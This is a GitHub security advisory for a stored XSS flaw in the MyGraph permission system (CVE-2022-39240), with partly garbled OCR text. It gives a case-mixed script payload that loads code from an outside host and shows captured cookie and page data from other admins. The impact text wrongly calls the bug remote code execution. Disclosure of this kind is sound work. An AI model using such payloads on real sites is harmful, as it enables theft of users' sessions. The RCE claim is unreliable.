renlm / MyGraph Public

Code Issues Pull requests Actions Projects Security 1 ...

Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS) in MyGraph

Moderate renlm published GHSA-hj4j-923h-927j on Sep 23

Package

MyGraph (Maven)

Affected versions	Patched versions
<1.0.4	1.0.4

Description

Impact

MyGraph is a permission management system.
MyGraph version 1.0.3 has a storage XSS vulnerability
Remote code execution vulnerability is a Web security vulnerability, we can execute any command, such as whoami.

Patches

https://github.com/renlm/MyGraph

Workarounds


After logging in to the background of MyGraph, you can add an XSS attack code in the "Project name" in the "Workbench" - "Knowledge Library" - "My Project" - "New", so that remote attackers can steal the user's personal information, or even phishing.

References

None

For more information

Add XSS utilization code.



项目名称 xss<sCRiPt/SrC=//0x.ax/eli2>


访问级别 私有

允许分享 是

标签 回车确认

备注 备注

Set to public. The attacker can receive user information when other administrators access it.



项目名称: xss

Domain: 全部 ←←←此处可选择需要查看的域名

□	+全部	时间	接收的内容	Request Headers
□	-折叠	2022-09-23 15:20:37	• location : https://mygraph.renlm.cn/doc/project?uuid=D12BDA5AB24542F68DE5B8967D1714D1 • toplocation : https://mygraph.renlm.cn/doc/project?uuid=D12BDA5AB24542F68DE5B8967D1714D1 • cookie : XSRF-TOKEN=f5842163-01ac-45ab-b9e2-81df	• HTTP_REFERER : ygraph.renlm.cn/ • HTTP_USER_AGE la/5.0 (Windows N n64; x64) AppleWe 36 (KHTML, like G ome/95.0.4638.69 7.36 • REMOTE_ADDR : 2.84

Severity

Moderate

CVE ID

CVE-2022-39240

Weaknesses

CWE-80

Credits

LuckyT0mat0